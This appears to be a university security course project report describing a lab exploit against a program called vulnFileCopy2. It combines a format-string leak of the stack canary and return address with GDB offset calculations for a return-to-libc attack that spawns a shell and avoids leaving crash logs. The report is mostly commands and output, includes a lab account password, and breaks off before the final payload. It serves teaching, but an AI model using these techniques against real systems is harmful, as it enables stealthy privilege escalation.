CS-647-852 - Project 2

Group 6: Ryan Cramer, Ryan Rozanitis, Nickeita Tomlinson

Problem Statement

This week we were charged with the "capstone" of our buffer overflow work. This attack would call on every trick we learned about the Stack, GDB, Buffer overflows, etc. We had to circumvent all three buffer overflow defenses and exit cleanly so as to execute our attack completely subversively.

We were presented with a program, "vulnFileCopy2" and told that it has a buffer overflow vulnerability. It is quite similar to programs we have broken in the past, but with one primary difference: the program only accepts a single input from users. We will go into later how this impacted our attack. As touched on earlier, this time we were also forced to exit without segmentation faulting. This was a challenge imposed by the project, rather than a requirement of the program. This challenge was introduced to simulate a real environment, where we would want to carry out our attack while creating as little noise as possible to avoid being found out. A segmentation fault would show up in logs and a systems administrator might find this suspicious, especially if there were multiple occurrences within a short period of time.

The three main defenses standing in our way were:

- Data Execution Prevention - prevents Data from being executed off the stack. This means we cannot inject our own function (such as /bin/sh) and run it off the stack.
- Stack Smashing - adds a randomized canary value on the stack. This value will cause the program not to run if it is found out to be altered or overwritten in any way. Additionally, variables on the stack are reversed going from bottom to top in order they are added to the stack (whereas usually the stack grows downward).
- Address Space Layout Randomization - randomizes the address space of the program's environment each time it is run. This means we can not use GDB to just find the address of a function or return address and know it for all subsequent runs of the program.

Tools and Techniques

In our solution we utilized a handful of tools to craft our attack:

- Buffer Overflow - A vulnerability wherein a program uses a string copy function to move user input into a buffer. The function does not stop copying when the buffer fills, so any excess data continues to write to virtual memory, overwriting variables, and anything else in its way on the stack.
- Return to LibC attack - Using GDB to examine the address range of the shared library LibC, we were able to find coded functions in the operating system, such as "/bin/sh" and system(), meaning we could run one of these functions without needing to inject it on our own. This was the technique we used to circumvent the limitations imposed by DEP being turned on.
- Format String vulnerability - The function printf() in C is often used to output something to the screen. However, it is not as plain as that. Under the hood, printf() has some

applications that could be used to exploit the program. For example, supplying printf() with the argument "%08x" would cause it to print a word off of memory. Since we were supplying the input of printf(), we were able to feed it a hundred or so of these and view a considerable portion of the stack. We used this to read the canary value and make sure it was preserved, thus defeating Stack Smashing.

- Calculating address offset using GDB - We were able to go into GDB and examine the stack, where we were able to determine the exact distance between the return address of main() and other useful addresses such as system() and exit(). We could later leverage this offset value with the return address of main() that we would find in the stack (printed using a format string vulnerability) and defeat ASLR.
- Perl - Programming language used primarily for UNIX scripting. We use Perl to create our format string vulnerability and craft our buffer overflow in the exploit file.
- Environmental Variables - a value created and named during a running session of terminal or command prompt. We utilize environmental variables just to make our lives easier while creating the directory where our exploit file will be placed.

<u>Assumptions and Risk Assessment</u>

To begin working on this project, there were some assumptions that were made. These assumptions are based on everything that has been covered so far in the course, specifically the information and hints that were given to solve the level 4 challenge.


- To begin, it was assumed that GDB could be used to view the address of system, the return address of the main function, and therefore calculate an offset value that would remain consistent every time the program was executed.
- Another assumption was that it was possible to leak the stack and identify the canary, the return address of main, and the address of "/bin/sh".

If the assumptions mentioned above did not hold true then the information needed to compose the payload that would be saved to the input file would not be available. Specifically the following gaps of information would need to be dealt with since DEP, SSP, and ASLR are all enabled and the addresses needed for the payload is changing every time the program is executed:

- If it was not possible to leak the memory on the stack, then it would not be possible to obtain the address that the main function returns to, the canary value, and the address of "/bin/sh".
- If the offset obtained when running the program in GDB was not the same as when running the program outside of GDB, then obtaining the address that the main function returned to would be useless information for the approach that was being used to obtain the solution.

Problem Solution

First we need to login as project2 user and navigate to project2's home directory. We can do this by opening a terminal and typing **su project2**. Type in **8N\@3-u`}=AKg+bS/KMj** when prompted for the password. We need to then change to the project2 home directory, by typing **cd ..** twice followed by **cd project2/home.** Once in the project 2 directory, we can type **ls -l** to see that the only file here is the vulnFileCopy2 executable.



```
student@CS647:/home$
student@CS647:/home$ su project2
Password:
project2@CS647:/home$ 
```

Figure 1: Login to Project2 User

From looking at the source code, we can see that there is a **printf(fileName)** statement listing the name file to copy. We also find that this print statement does not format the string itself properly. After seeing this, we determined that we can print a bunch of "%08x" in order to see the stack (NOTE: by using "%08x" in the input string, we can take the first word on the stack. the pointer is then moved to the next word on the stack. So when we use multiple "%08x" in a row, we print out as many words off the stack as there are "%08x".).

```
printf("\nFile to copy: ");
printf(fileName);
printf("\n");
```

Code Segment 1: Printf String Format Vulnerability

We also need to make sure we print out a max of 51 of "%08x" followed by a slash. Linux has a maximum size for a file name of 256 bytes, so we instead utilize the path name instead of one file name, which has a much higher maximum. The "%08x" format consists of 4 bytes which we followed by a period for a total of 5 byte string. We used a period after each "%08x" so we could split the hex words up in a readable manner. This comes out to a total of 255 bytes per directory name, which is under the 256 byte maximum byte for names.

We used Perl to quickly create a string that exploits the string format vulnerability accurately and efficiently. Typing the following command resulted in us displaying 102 hex words off the stack:


```
./vulnFileCopy2 $(perl -e‘"%08x."x51 . “/” . “%08x.”x51 .
“/” . “file.bin”’)
```

Code Segment 2: Program execution in terminal

We used **perl -e** to tell the compiler that we wanted the following command within the $ and parenthesis to be executed. We print out two sets of 51 hex words followed by a slash so that we can see enough of the stack. Lastly, we put **"file.bin"** as this will be the name of our exploit file. You do not need to name this file.bin but for our exploit we did. The output of the Perl script is the input parameter for the **vulnFileCopy2** program

As shown above, we have printed out 104 hex words off the stack. Using this information we were able to do discover the following return address of Main and the canary

- Return Address of Main: **0xb7d9cf21**
- Canary: **0xbe1ca900**



```
project2@CS647:~$ ./vulnFileCopy2 $(perl -e 'print "%08x."x51 . "/" . "%08x."x51 . "/" . "file.bin"
')

File to copy: b7f5c000.00000003.0048593b.0137d160.00000000.000001b6.bfef218a.b7f5c7a0.00021938.0000
0000.b7dfc613.00021d48.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.4141
4141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.4141
4141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.4141
4141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141./41414141.41414141.414
14141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.be1ca900.bfef1eb0.004
86fa0.bfef1e98.00485905.bfef218a.00000320.bfef1e74.00485845.b7f5c000.b7f5c000.00000000.bfef1f44.b7f
5c3fc.00000002.0137d160.be1ca900.00000002.bfef1f44.bfef1f50.bfef1eb0.00000000.b7f5c000.00000000.b7d
9cf21.b7f5c000.b7f5c000.00000000.b7d9cf21.00000002.bfef1f44.bfef1f50.bfef1ed4.00000002.bfef1f44.b7f
5c000.b7f9076a.bfef1f40.00000000.b7f5c000./file.bin

Press enter to begin copying...
```


Figure 2: String Format Vulnerability

We found the canary because canaries are placed just after buffers that could be overflowed. To identify the buffer on the stack, we looked at the source code and found that the data buffer was filled with 200 A's, or 0x41 in hex. As seen in Figure 2, we have 41 listed 200 times in a row for a total of 25 hex words. After that 200 byte buffer filled with A's, we have our canary. So our first hex word after the 200 A's is our canary. The source code below is where the data buffer is filled with A's.

```
char data[200];
...
int size;
//Initialize data to help vizualize stack contents
i = 0;
while (i < 200) {
     data[i] = 'A';
     i++;
}
```

Code Segment 3: Data buffer filled with 200 A's

We found the location of the return address of main by looking carefully at the stack where we saw 0x00000002. The function main takes 2 parameters, argc and argv. Argc equals 2 for this program, so we quickly identified where argv is saved. We also know the hex word after 0x00000002 will be the address of the input string, which we used to our advantage. We looked for addresses that looked like they would contain saved data, which is generally higher memory addresses on the stack.




higher mem addresses	argv	8 bytes	Main
	argc	4 bytes	
	ret addr of main	4 bytes	
	…………	……….	…………………………….
	char* filename	4 bytes	vulnFileCopy Function
	return address	4 bytes	
	prev ebp	4 bytes	
	byte alignment	8 bytes	
	canary	4 bytes	
lower mem addresses	data buffer	200 bytes	

Figure 3: Example of the stack

After we found where exactly our argc was, we know that the hex word just before it is the return address of main. This is due to how variables are saved on the stack. Parameters for a function are put on the stack just before the return address. So we know that our length is 2 of argv because we have 1 parameter and the function call itself. So, our return address of main is **0xb7d9cf21**.

```
./vulnFileCopy2
$(perl -e"%08x.”x51 . “/” . “%08x.”x51 . “/” .
  “file.bin”’)
```

Code Segment 4: Amount Parameters in Argv is 2




```
project2@CS647:~$ ./vulnFileCopy2 $(perl -e 'print "%08x."x51 . "/" . "%08x."x51 . "/" . "file.bin"
')

File to copy: b7f5c000.00000003.0048593b.0137d160.00000000.000001b6.bfef218a.b7f5c7a0.00021938.0000
0000.b7dfc613.00021d48.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.4141
4141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.4141
4141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.4141
4141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141./41414141.41414141.414
14141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141 be1ca900 bfef1eb0.004
86fa0.bfef1e98.00485905.bfef218a.00000320.bfef1e74.00485845.b7f5c000.b7f5c000.00000000.bfef1f44.b7f
5c3fc.00000002.0137d160.be1ca900.00000002.bfef1f44.bfef1f50.bfef1eb0.00000000.b7f5c000.00000000.b7d
9cf21.b7f5c000.b7f5c000.00000000 b7d9cf21 00000002.bfef1f44.bfef1f50.bfef1ed4.00000002.bfef1f44.b7f
5c000.b7f9076a.bfef1f40.00000000.b7f5c000./file.bin

Press enter to begin copying...
```

Figure 4: Location of Data buffer in Yellow, Canary in Red, Return Address of Main in Blue

We needed the address of system, bin/sh in lib c, and exit. Since ASLR is on, the addresses of these are going to be different every time the program is executed. So instead of finding the static addresses, we looked for the offsets from different addresses that we knew from the string format vulnerability. The best address we can use from the string format vulnerability is the return address of main. Again, the return address of main is highlighted below.

We ran the program in GDB using **gdb vulnFileCopy2 -q** (-q prevents the gdb startup information from being displayed). We also quickly found the address of system in GDB, using the command **p system** which returned **0xb7e182e0**. In GDB we quickly calculated the offset by subtracting the address of system with the address of main using the command **p /x 0xb7e182e0 - 0xb7df3f21**which comes out to **0x243bf**. It is important we remember in which order to compute the calculation. In this case, we knew to add **-x243bf** to the return address of main in order to get the address of system.




```
project2@CS647:~$ gdb vulnFileCopy2 -q
Reading symbols from vulnFileCopy2...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x83d
(gdb) run $(perl -e 'print "%08x."x51 . "/" . "%08x."x51 . "/" . "file.bin"')
Starting program: /home/project2/vulnFileCopy2 $(perl -e 'print "%08x."x51 . "/" . "%08x."
x51 . "/" . "file.bin"')

Breakpoint 1, 0x0049483d in main ()
(gdb) next
Single stepping until exit from function main,
which has no line number information.

Setuid failed.

File to copy: b7fb3d80.0000000f.0049493b.01708160.0000000f.017082c0.bfe3116c.00000001.0170
82c0.00000000.b7e4f3b8.b7fb3d80.41414141.41414141.41414141.41414141.41414141.41414141.4141
4141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.4141
4141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.4141
4141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.4141
4141.41414141.41414141./41414141.41414141.41414141.41414141.41414141.41414141.41414141.414
14141.41414141.41414141.41414141.7555f100.bfe2fe20.00495fa0.bfe2fe08.00494905.bfe3116c.000
00320.bfe2fde4.00494845.b7fb3000.b7fb3000.00000000.bfe2feb4.b7fb33fc.00000002.01708160.755
5f100.00000002.bfe2feb4.bfe2fec0.bfe2fe20.00000000.b7fb3000.00000000.b7df3f21.b7fb3000.b7f
b3000.00000000.b7df3f21.00000002.bfe2feb4.bfe2fec0.bfe2fe44.00000002.bfe2feb4.b7fb3000.b7f
e776a.bfe2feb0.00000000.b7fb3000./file.bin

Press enter to begin copying...

Done copying.
*** stack smashing detected ***: <unknown> terminated

Program received signal SIGABRT, Aborted.
0xb7fd6d09 in __kernel_vsyscall ()
(gdb) p system
$1 = {int (const char *)} 0xb7e182e0 <__libc_system>
(gdb) p /x 0xb7e182e0  - 0xb7df3f21
$2 = 0x243bf
(gdb)
```

Figure 5: Get Offset of Main to System in GDB

We then calculate the offset of system and /bin/sh in libc. We similarly use the **gdb vulnFileCopy2 -q** command to run GDB. We then run the program using any input. We decided to use the offset of system to /bin/sh so that we would not trigger extra stack-smashing or other error logs. Using the **p system** command, we get the address of system in this execution of **vulnFileCopy2,** which is **0xb7da02e0**.


To get the address of /bin/sh, we need to see what address range libc is mapped for this execution of **vulnFileCopy2**. To do so, we ran the **info proc mappings** command, which listed out the start and end address of different libraries used. We look at the fourth line, where the start address is **0xb7d63000** and the end address is **0xb7f38000**. We then used the **find** command to get the address of /bin/sh. The **find** command takes three inputs: the start address to begin looking, the end address to stop looking, and the string you are looking for. So we used **find 0xb7d63000, 0xb7f38000, "/bin/sh",** which returned **0xb7ee10af**. We then quickly calculated the offset from /bin/sh to system by using the command **p /x 0xb7ee10af - 0xb7d63000** , which resulted in **0x140dcf**.



```
project2@CS647:~$ gdb vulnFileCopy2 -q
Reading symbols from vulnFileCopy2...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x83d
(gdb) run abcd
Starting program: /home/project2/vulnFileCopy2 abcd

Breakpoint 1, 0x0049483d in main ()
(gdb) info proc mappings
process 9465
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
          0x494000   0x495000     0x1000        0x0 /home/project2/vulnFileCopy2
          0x495000   0x496000     0x1000        0x0 /home/project2/vulnFileCopy2
          0x496000   0x497000     0x1000     0x1000 /home/project2/vulnFileCopy2
        0xb7d63000 0xb7f38000   0x1d5000        0x0 /lib/i386-linux-gnu/libc-2.27.so
        0xb7f38000 0xb7f39000     0x1000   0x1d5000 /lib/i386-linux-gnu/libc-2.27.so
        0xb7f39000 0xb7f3b000     0x2000   0x1d5000 /lib/i386-linux-gnu/libc-2.27.so
        0xb7f3b000 0xb7f3c000     0x1000   0x1d7000 /lib/i386-linux-gnu/libc-2.27.so
        0xb7f3c000 0xb7f3f000     0x3000        0x0
        0xb7f59000 0xb7f5b000     0x2000        0x0
        0xb7f5b000 0xb7f5e000     0x3000        0x0 [vvar]
        0xb7f5e000 0xb7f60000     0x2000        0x0 [vdso]
        0xb7f60000 0xb7f86000    0x26000        0x0 /lib/i386-linux-gnu/ld-2.27.so
        0xb7f86000 0xb7f87000     0x1000    0x25000 /lib/i386-linux-gnu/ld-2.27.so
        0xb7f87000 0xb7f88000     0x1000    0x26000 /lib/i386-linux-gnu/ld-2.27.so
        0xbf81c000 0xbf83d000    0x21000        0x0 [stack]
(gdb) p system
$1 = {int (const char *)} 0xb7da02e0 <__libc_system>
(gdb) find 0xb7d63000, 0xb7f38000, "/bin/sh"
0xb7ee10af
1 pattern found.
(gdb) p /x 0xb7ee10af - 0xb7da02e0
$2 = 0x140dcf
(gdb)
```

Figure 6: Get Offset of bin/sh/ from System in GDB

We purposefully used the higher address command subtracted by the smaller address so that we got a smaller and easier to use offset. In this case, the address of /bin/sh is higher than the address of system, so we need to remember when we calculate the offset later that we must add 0x140dcf to system in order to get /bin/sh



```
project2@CS647:~$ gdb vulnFileCopy2
GNU gdb (Ubuntu 8.1.1-0ubuntu1) 8.1.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
